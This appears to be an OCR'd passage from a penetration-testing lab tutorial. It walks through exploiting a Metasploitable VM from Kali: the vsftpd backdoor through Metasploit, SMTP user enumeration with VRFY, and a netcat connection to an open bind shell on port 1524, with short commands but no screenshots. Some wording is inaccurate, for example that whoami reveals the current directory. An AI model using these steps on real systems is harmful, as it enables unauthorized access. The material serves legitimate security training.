
Step 5: We must now access msfconsole in order to use the meta sploit tool. then type search vsftpd as the command.




Step 6: Copy the route shown there, as it is the route through which we can access the machine. With the pathname, type the command.



Step 7: Now we have to set the rhost and the payload for the exploitation as shown in the below figure.




Step 8: Enter the command exploit after that. Once logged in to the target machine's kernel, use the whoami command to find out which directory you are in right now.




Exploiting Metasploit using SMTP


Step 1: Open both Kali Linux and the Metasploitable, and then use the ifconfig command and the nmap tool to determine each machine's IP address.




Step 2: Then, run nmap -p 25 192.168.56.101 to search the port smtp for all available information.




Step 3: Now use the Metasploit tool and enter the msfconsole and enter the command search smtp.







Step 4: now use the path 25 to use it use the command use 25. Which will have the path ending with smtp_enum.




Step 5: Now set the RHOSTS to the metasploitable ip address.



Step 6: After enter the command exploit and enter the shell.




Step 7: Start a new terminal, type root and the command nc 192.168.56.101 25 to scan the port.
Step 8: Use the commands VRFY mysql, VRFY daemon, and VRFY postgres to check the database.




Exploiting Metasploit using Blind shell


Step 1: Start Kali Linux, then look for the IP address of the metasploitable computer on the virtual machine. To identify the port number and the version of the bind shell, which in certain situations may be as ingreslock, use the command nmap -sV 192.168.56.101.



Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.




Step 3: Use the command nc 192.168.56.101 1524 to enter the bindshell and learn the username. Then, use the whoami command to learn the current working directory and the ls command to learn the list of folders or files.

